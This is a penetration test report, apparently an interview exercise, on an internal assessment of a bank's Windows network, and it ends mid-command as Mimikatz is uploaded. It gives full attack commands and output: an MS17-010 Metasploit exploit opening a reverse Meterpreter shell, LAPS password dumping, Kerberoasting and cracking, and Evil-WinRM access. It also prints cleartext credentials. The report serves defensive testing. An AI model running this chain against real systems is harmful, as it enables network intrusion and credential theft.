



Raxis Technical Interview

Customer:
Eagle Banking
2026-09-18
v1.0

Contact:
Corey Farley
REDACTED
REDACTED



Table of Contents

Executive Summary	3
Methodology and Scope	4
Attack Chain	5
Vulnerability Overview	7
Unauthenticated Remote Code Execution via MS17-010 (Critical)	8
Excessive LAPS Read Rights Expose Local Administrator Passwords (High)	13
Kerberoasting Yields Weak Service Account Passwords (Medium)	16
Credential Harvesting via LSASS and Cached Domain Credentials (Medium)	19
Domain Credential Disclosure via LSA Secrets (Medium)	25



Executive Summary

Raxis engaged Corey Farley to conduct an internal network penetration test of Eagle Banking's corporate environment, with the objective of identifying security weaknesses, assessing their potential business impact, and providing actionable remediation guidance.

During the assessment, Corey Farley identified and exploited several security weaknesses that collectively allowed a simulated attacker to gain unauthorized access to Eagle Banking's internal network and Active Directory environment. Beginning with a single unpatched server, the assessment team was able to recover stored credentials, use those credentials to access additional systems, and demonstrate a path toward broader administrative control of the network.

The findings reflect three overarching themes: **outdated and unpatched systems**, **weak password practices**, and **overly permissive account privileges**. These are common but serious gaps that, if left unaddressed, could allow a real-world attacker to move freely through Eagle Banking's network and potentially access sensitive customer financial data.

Raxis recommends Eagle Banking prioritize patching and decommissioning of legacy systems, enforce stronger password requirements across all accounts, and conduct a formal review of all internal account permissions to ensure users and systems have only the access they require to perform their roles (i.e. least privilege). Detailed technical findings and remediation guidance are provided in the body of this report.



Methodology and Scope

The scope of this assessment included the internal network range 10.10.0.0/16, the eagle.banking Active Directory domain, and any additional Active Directory domains discovered during internal network access.

In Scope Assets

Host/URL/IP Address	Description
10.10.0.0/16	Eagle Banking internal network
eagle.banking	Eagle Banking parent AD domain
golden.eagle.banking	Child domain discovered during testing
island.banking	External trust domain discovered during testing



Attack Chain

The engagement began with a single exposed vulnerability and progressively expanded into broad administrative control across many vital machines in Eagle Banking's internal domain. The path below illustrates how each finding built on the one before it, demonstrating the real-world impact of allowing several "medium" issues to persist together in the same environment.

Step 1 | Initial Foothold: The engagement began with USSRVSP46, a legacy Windows Server 2003 host on the internal network. This system was running a vulnerable, unpatched version of SMB, allowing the assessor to gain full SYSTEM-level control of the machine without providing any credentials or user interaction whatsoever.

Step 2 | Post Exploitation Credential Discovery: With administrative control of USSRVSP46 established, the tester extracted the host's stored security data and uncovered a plaintext domain password left behind by an auto-logon feature. This single credential turned out to be reused across numerous other systems in the domain, immediately expanding access far beyond the original host.

Step 3 | Lateral Movement: Using the newly acquired credentials, the tester authenticated to additional workstations throughout the network, several of which granted local administrative rights. This access served as a launching pad for deeper credential harvesting.

Step 4 | Credential Harvesting: From these newly compromised workstations, the team extracted additional credentials directly from system memory and from locally cached login data. One of these credentials belonged to a user with elevated security-related group membership, representing a significant escalation in the value of accessible accounts.

Step 5 | Privileged Data Exposure: The compromised security-focused account was found to have overly broad read access to the organization's password management system for local administrator accounts. Using this access, the team retrieved plaintext administrative passwords for multiple production workstations directly, without needing to exploit any additional vulnerabilities.

Step 6 | Service Account Compromise: In parallel to the primary attack chain, the assessor identified several Active Directory service accounts with weak, easily crackable passwords. These were recovered through a standard offline password-cracking technique, further increasing the number of exposed accounts and demonstrating a broader pattern of weak credential hygiene across the domain.

What began as a single unpatched legacy workstation, ultimately snowballed into a path of widespread credential exposure, lateral movement across several vital hosts, and administrative access to multiple production systems, all without the need for



Raxis

Raxis
2870 Peachtree Road Suite #915-8924
Atlanta, Georgia 30305

highly sophisticated tooling or manually crafted exploits. This chain highlights how foundational security hygiene such as consistent patching, strong password policies, and the practice of least-privilege have a large impact into the greater security of Eagle Banking's internal networks.



Vulnerability Overview

In the course of this penetration test **1 Critical**, **1 High** and **3 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Vulnerability	Criticality
Unauthenticated Remote Code Execution via MS17-010	Critical
Excessive LAPS Read Rights Expose Local Administrator Passwords	High
Kerberoasting Yields Weak Service Account Passwords	Medium
Credential Harvesting via LSASS and Cached Domain Credentials	Medium
Domain Credential Disclosure via LSA Secrets	Medium



1. Unauthenticated Remote Code Execution via MS17-010

Criticality: **Critical**

CVSS-Score: **9.8**

Overview

A legacy Windows Server 2003 host (USSRVSP46) was found running an SMBv1 service vulnerable to MS17-010, the same flaw exploited by the famous WannaCry and NotPetya attacks. No authentication or user interaction was required to gain SYSTEM-level code execution on the host. This single unpatched server became the entry point for the entire engagement, ultimately enabling access to domain credentials and lateral movement across Eagle Banking's internal network. Any external or internal actor with network access to this host could achieve full compromise with publicly available tooling.

Technical Details

Initial reconnaissance of USSRVSP46 (10.10.22.67) via Nmap identified a Windows Server 2003 host with SMBv1 enabled and message signing disabled:

```
└─$ nmap 10.10.22.67 -A -p135,139,445,1039,1723,3389,5060,8089,10001 -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 17:59 -0400
Nmap scan report for 10.10.22.67
Host is up (0.035s latency).

PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows Server 2003 R2 3790 Service Pack 2
1039/tcp   open  msrpc            Microsoft Windows RPC
1723/tcp   open  pptp             Microsoft (Firmware: 3790)
3389/tcp   open  ms-wbt-server    Microsoft Terminal Service
5060/tcp   open  sip              (SIP end point; Status: 200 OK)
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 307 Temporary Redirect
|     Location: http:///admin/
|     Content-Length: 0
|   SIOOptions:
|     SIP/2.0 200 OK
|     Via: SIP/2.0/TCP nm;branch=foo
|     From: <sip:nm@nm>;tag=root
|     <sip:nm2@nm2>;tag=e8878e32c54e4acb8c9ffb39b076c959
|     Call-ID: 50000
```



```
|      CSeq: 42 OPTIONS
|_    Allow: REGISTER, INVITE, ACK, CANCEL, BYE, OPTIONS, SUBSCRIBE, NOTIFY,
PUBLISH, SERVICE
|_sip-methods: REGISTER, INVITE, ACK, CANCEL, BYE, OPTIONS, SUBSCRIBE, NOTIFY,
PUBLISH, SERVICE
8089/tcp open  ssl/http      Splunkd httpd
|_http-title: splunkd
| http-robots.txt: 1 disallowed entry
|_/
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/
organizationName=SplunkUser
| Not valid before: 2018-10-30T14:19:45
|_Not valid after:  2021-10-29T14:19:45
10001/tcp open  mc-nmf      .NET Message Framing

Host script results:
|_nbstat: NetBIOS name: USSRVSP46, NetBIOS user: <unknown>, NetBIOS MAC:
0e:08:ad:8c:a1:2d (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server 2003 R2 3790 Service Pack 2 (Windows Server 2003 R2 5.2)
|   OS CPE: cpe:/o:microsoft:windows_server_2003::sp2
|   Computer name: USSRVSP46
|   NetBIOS computer name: USSRVSP46\x00
|   Domain name: golden.eagle.banking
|   Forest name: eagle.banking
|   FQDN: USSRVSP46.golden.eagle.banking
|_  System time: 2026-09-16T22:02:37+00:00
|_clock-skew: mean: 20s, deviation: 0s, median: 19s
|_smb2-time: Protocol negotiation failed (SMB2)
```

Given the age of the host, Nmap's smb-vuln* script was run against port 445 to check for known SMB vulnerabilities:

```
└─$ nmap 10.10.22.67 -p445 --script smb-vuln*
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 18:10 -0400
Nmap scan report for 10.10.22.67
Host is up (0.036s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
```



```
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft
SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-
for-wannacrypt-attacks/
|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 5.81 seconds
```

```
(corey@kali)-[~/Raxis]
$ nmap 10.10.22.67 -p445 --script smb-vuln*
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 14:22 -0400
Nmap scan report for 10.10.22.67
Host is up (0.022s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND

Nmap done: 1 IP address (1 host up) scanned in 5.76 seconds
```

Figure 2 - smb-vuln-ms17-010

After a hit for smb-vuln-ms17-010 was successful, an initial attempt to exploit the host using Metasploit's ms17_010_eternalblue module failed, as the module only supports x64 targets and this host is 32-bit:

```
(corey@kali)-[~/Raxis]
$ msfconsole -q
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.22.67
RHOSTS => 10.10.22.67
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.9.254.6
LHOST => 10.9.254.6
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.9.254.6:4444
[*] 10.10.22.67:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.22.67:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Service Pack 2
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.
s replaced with '*' in regular expression
[*] 10.10.22.67:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.22.67:445 - The target is vulnerable.
[-] 10.10.22.67:445 - Exploit aborted due to failure: no-target: This module only supports x64 (64-bit) targets
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >
```

Figure 3 - ms17_010_eternalblue fail

The tester then used the ms17_010_psexec module, which exploits the same underlying flaw via an arbitrary READ/WRITE primitive on an SMB named pipe:

```
msf > use exploit/windows/smb/ms17_010_psexec
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.22.67
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 10.9.254.6
msf exploit(windows/smb/ms17_010_psexec) > set SMBUser ""
msf exploit(windows/smb/ms17_010_psexec) > set SMBPass ""
msf exploit(windows/smb/ms17_010_psexec) > run
```

```
(corey@kali)-[~/Raxis]
$ msfconsole -q
msf > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.22.67
RHOSTS => 10.10.22.67
msf exploit(windows/smb/ms17_010_psexec) > set LHOST 10.9.254.6
LHOST => 10.9.254.6
msf exploit(windows/smb/ms17_010_psexec) > set SMBUser ""
SMBUser =>
msf exploit(windows/smb/ms17_010_psexec) > set SMBPass ""
SMBPass =>
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 10.9.254.6:4444
[*] 10.10.22.67:445 - Target OS: Windows Server 2003 R2 3790 Service Pack 2
[*] 10.10.22.67:445 - Filling barrel with fish... done
[*] 10.10.22.67:445 - <-----| Entering Danger Zone |----->
[*] 10.10.22.67:445 - [*] Preparing dynamite...
[*] 10.10.22.67:445 - [*] Trying stick 1 (x64)... Boom!
[*] 10.10.22.67:445 - [+] Successfully Leaked Transaction!
[*] 10.10.22.67:445 - [+] Successfully caught Fish-in-a-barrel
[*] 10.10.22.67:445 - <-----| Leaving Danger Zone |----->
[*] 10.10.22.67:445 - Reading from CONNECTION struct at: 0xfffffadcacalc70
[*] 10.10.22.67:445 - Built a write-what-where primitive...
[+] 10.10.22.67:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.22.67:445 - Selecting PowerShell target
[*] 10.10.22.67:445 - Executing the payload...
[+] 10.10.22.67:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (199238 bytes) to 10.10.22.67
[*] Sending stage (199238 bytes) to 10.10.22.67
[*] Meterpreter session 1 opened (10.9.254.6:4444 -> 10.10.22.67:4759) at 2026-09-18 14:24:34 -0400

meterpreter > [*] Meterpreter session 2 opened (10.9.254.6:4444 -> 10.10.22.67:4709) at 2026-09-18 14:24:36 -0400
```


Figure 4 - ms17_010_psexec success

Once the session was established, SYSTEM-level command execution was confirmed:



```
meterpreter > shell
C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>hostname
USSRVSP46
```



```
meterpreter > shell
Process 2756 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>hostname
hostname
USSRVSP46
```

Figure 5 - SYSTEM shell on USSRVSP46

Recommendation

Remediating this finding requires prioritizing the complete decommissioning or upgrade of USSRVSP46, as Windows Server 2003 is an end-of-life operating system that no longer receives security patches from the vendor. If immediate decommissioning is not feasible, the host should be isolated on a segmented VLAN with strict ACLs limiting SMB access (ports 445/139) to only the users and systems required for daily operations. Eagle Banking should also disable SMBv1 domain-wide via Group Policy on all systems that support doing so, and apply MS17-010 patches to any remaining legacy hosts for which the vendor has issued a backport.



2. Excessive LAPS Read Rights Expose Local Administrator Passwords

Criticality: **High**

CVSS-Score: **7.7**

Overview

A standard domain account was found to be a member of a group granted read access to LAPS-managed local administrator passwords for four production hosts. Using only this account's existing domain privileges, cleartext local administrator credentials for those hosts were retrieved directly via LDAP. LAPS is intended to prevent exactly this scenario by tightly restricting who can read managed passwords; the overly broad group membership identified here defeats that control and hands an attacker administrative access to multiple systems with a single query.

Technical Details

While reviewing BloodHound data collected during domain enumeration, the dhogan account (credentials recovered in Finding 4) was found to be a member of the IT_Security group. This group was found to hold ReadLAPSPassword rights over four domain-joined computers: USSRVSP46, USINFFL56, USAPPPM17, and USAPPMR05.




Figure 6 - BloodHound graph of dhogan outbound

LAPS (Local Administrator Password Solution) is designed to store unique, randomly generated local administrator passwords for each domain-joined host in a protected Active Directory attribute, readable only by explicitly authorized principals. Membership in IT_Security grants dhogan that read access.

Due to this discovery, NetExec's LAPS module was used to query LDAP directly and retrieve the stored local administrator passwords for all four in-scope hosts:

```

└─$ nxc ldap 10.10.22.21 -u dhogan -p Kathleen1 -M laps
LDAP      10.10.22.21      389      USINFDC27      [*] Windows 8 / Server 2012
Build 9200 (name:USINFDC27) (domain:golden.eagle.banking) (signing:None)
(channel binding:No TLS
cert)

LDAP      10.10.22.21      389      USINFDC27      [+]
golden.eagle.banking\dhogan:Kathleen1
LAPS      10.10.22.21      389      USINFDC27      [*] Getting LAPS Passwords
LAPS      10.10.22.21      389      USINFDC27      Computer:USAPPMR05$
User:      Password:@wnV!w(1UGt2
  
```



LAPS	10.10.22.21	389	USINFDC27	Computer:USAPPPM17\$
User:			Password:q+8\$#LD]n\$W-	
LAPS	10.10.22.21	389	USINFDC27	Computer:USINFFL56\$
User:			Password:k1J.ce5g[/H!	
LAPS	10.10.22.21	389	USINFDC27	Computer:USSRVSP46\$
User:			Password:!q82cS9jd(P5	

```
(corey@kali)~[~/Raxis]
$ nxc ldap 10.10.22.21 -u dhogan -p Kathleen1 -M laps
LDAP 10.10.22.21 389 USINFDC27 [*] Windows 8 / Server 2012 Build 9200 (name:USINFDC27) (domain:golden.eagle.banking)
LDAP 10.10.22.21 389 USINFDC27 [*] golden.eagle.banking\dhogan:Kathleen1
LDAP 10.10.22.21 389 USINFDC27 [*] Getting LAPS Passwords
LAPS 10.10.22.21 389 USINFDC27 Computer:USAPPMR05$ User: Password:@wnV!w(1UGt2
LAPS 10.10.22.21 389 USINFDC27 Computer:USAPPPM17$ User: Password:q+8$#LD]n$W-
LAPS 10.10.22.21 389 USINFDC27 Computer:USINFFL56$ User: Password:k1J.ce5g[/H!
LAPS 10.10.22.21 389 USINFDC27 Computer:USSRVSP46$ User: Password:!q82cS9jd(P5
```

Figure 7 - NetExec LAPS module

This single query performed with only a standard domain user's existing group membership, returned working local administrator credentials for four separate, high-value hosts.

Recommendation

Addressing this finding starts with a review of membership in the IT_Security group, along with any other group granted ReadLAPSPassword or equivalent extended rights on LAPS-managed computer objects, to ensure access is limited to roles that genuinely require it. Eagle Banking should apply least-privilege principles to LAPS password read access rather than granting it to broad security or support groups, and should consider migrating to Windows LAPS, which supports time-limited password retrieval and can be gated behind MFA for sensitive reads.



3. Kerberoasting Yields Weak Service Account Passwords

Criticality: **Medium**

CVSS-Score: **6.5**

Overview

Multiple Active Directory service accounts were configured with Service Principal Names (SPNs), making them targets for Kerberoasting. Requested service tickets were cracked offline in under a minute using a standard wordlist, recovering plaintext credentials for three service accounts, two of which held elevated group memberships. Weak, crackable passwords on privileged service accounts represent a low-effort, high-value target for attackers already possessing any valid domain credential.

Technical Details

Using the domain credentials for zreyes (recovered in Finding 5), the domain was queried for user accounts with registered Service Principal Names (SPNs) using Impacket's GetUserSPNs.py (Kerberoasting). Service tickets were requested for each identified account in the same step:

```
└─$ GetUserSPNs.py golden.eagle.banking/zreyes:Wildbunch1 -dc-ip 10.10.22.21  
-request -outputfile kerb.hashes  
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
database/MSSQL	wpratt		09:44:04.702567	<never>	2018-07-04
database/MySQL	zlynn		09:46:45.162992	2026-09-18 08:16:26.222385	2018-07-04
server/HTTP	cweber		23:23:31.164131	2026-09-18 08:18:38.261167	2018-10-30
server/HTTPS	wandrade		09:32:33.102540	<never>	2018-07-04
webservices/HTTP	zroach		23:28:03.614800	2026-09-18 08:40:30.793509	2018-10-30



```
webservicesservices/HTTPS
smunoz
09:36:52.185413 2026-09-18 08:16:24.283951 2018-07-04
```

```
(corey@kali) - [~/Raxis]
$ GetUserSPNs.py golden.eagle.banking/zreyes:Wildbunch1 -dc-ip 10.10.22.21 -request -outputfile kerb.hashes
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon
database/MSSQL	wpratt		2018-07-04 09:44:04.702567	<never>
database/MySQL	zlynn		2018-07-04 09:46:45.162992	2026-09-18 08:16:26.222385
server/HTTP	cweber	CN=IT_HelpDesk,CN=Users,DC=golden,DC=eagle,DC=banking	2018-10-30 23:23:31.164131	2026-09-18 08:18:38.261167
server/HTTPS	wandrade		2018-07-04 09:32:33.102540	<never>
webservicesservices/HTTP	zroach	CN=IT_HelpDesk,CN=Users,DC=golden,DC=eagle,DC=banking	2018-10-30 23:28:03.614800	2026-09-18 08:40:30.793509
webservicesservices/HTTPS	smunoz		2018-07-04 09:36:52.185413	2026-09-18 08:16:24.283951

```
[*] CCache file is not found. Skipping...
```

Figure 8 - GetUserSPNs.py output

Six accounts with SPNs were identified, two of which (cweber, zroach) hold membership in the IT_HelpDesk group. The captured TGS tickets were written locally and cracked offline using hashcat against the rockyou wordlist:

```
$ hashcat -m 13100 kerb.hashes /opt/wordlists/rockyou.txt
hashcat (v7.1.2) starting

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: kerb.hashes
Time.Started.....: Fri Sep 18 14:59:25 2026 (46 secs)
Time.Estimated...: Fri Sep 18 15:00:11 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/opt/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1310.0 kH/s (1.56ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 3/6 (50.00%) Digests (total), 3/6 (50.00%) Digests (new),
3/6 (50.00%) Salts
Progress.....: 86066310/86066310 (100.00%)
Rejected.....: 0/86066310 (0.00%)
Restore.Point...: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:5 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: kristenanne -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 42%

Started: Fri Sep 18 14:59:24 2026
Stopped: Fri Sep 18 15:00:12 2026
```

Three of the six requested tickets were cracked in under one minute indicating extremely weak or nonexistent password policies. The accounts in question that need their passwords immediately changed are cweber, smunoz, and zlynn.



Recommendation

This finding is best remediated by enforcing long, complex, randomly generated passwords of at least 25 characters for all service accounts with registered SPNs, and by removing SPNs from any accounts that do not require them. Where operationally feasible, Eagle Banking should migrate eligible service accounts to Group Managed Service Accounts (gMSAs), which use automatically rotated, non-human-readable passwords and eliminate the risk of a weak static password being cracked offline.



4. Credential Harvesting via LSASS and Cached Domain Credentials

Criticality: **Medium**

CVSS-Score: **4.4**

Overview

With administrative access to multiple workstations, credential material was extracted directly from process memory (LSASS) and from cached domain logon data, yielding both a cleartext domain password and a crackable cached credential hash belonging to a member of the IT_Security group. This finding demonstrates that standard local administrator access on Eagle Banking endpoints is sufficient to harvest reusable domain credentials, enabling continued lateral movement and privilege escalation without needing to compromise the domain controller directly.

Technical Details

Using the domain credential recovered in Finding 5 (zreyes:Wildbunch1), an authenticated session was established to USEMPWK49 via Evil-WinRM, and local administrator group membership was confirmed:

```
└─$ evil-winrm -i 10.10.23.161 -u zreyes -p Wildbunch1
```

```
*Evil-WinRM* PS C:\Users\zreyes\Documents> whoami /groups
```

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\zreyes\Documents> whoami /groups

GROUP INFORMATION
_____

Group Name                                Type                                SID
-----
Everyone                                  Well-known group S-1-1-0
BUILTIN\Users                             Alias               S-1-5-32-545
BUILTIN\Administrators                   Alias               S-1-5-32-544
NT AUTHORITY\NETWORK                     Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users         Well-known group S-1-5-11
NT AUTHORITY\This Organization            Well-known group S-1-5-15
GOLDEN\IT_HelpDesk                       Group               S-1-5-21-18368588
NT AUTHORITY\NTLM Authentication          Well-known group S-1-5-64-10
Mandatory Label\High Mandatory Level Label S-1-16-12288
*Evil-WinRM* PS C:\Users\zreyes\Documents> 
```

Figure 9 - zreyes in Administrators group

Following that discovery, Mimikatz was uploaded to the host and executed to extract credential material directly from LSASS process memory:

```
*Evil-WinRM* PS C:\Users\zreyes\Documents> upload /opt/privesc/windows/
mimikatz.exe
*Evil-WinRM* PS C:\Users\zreyes\Documents> .\mimikatz.exe "privilege::debug"
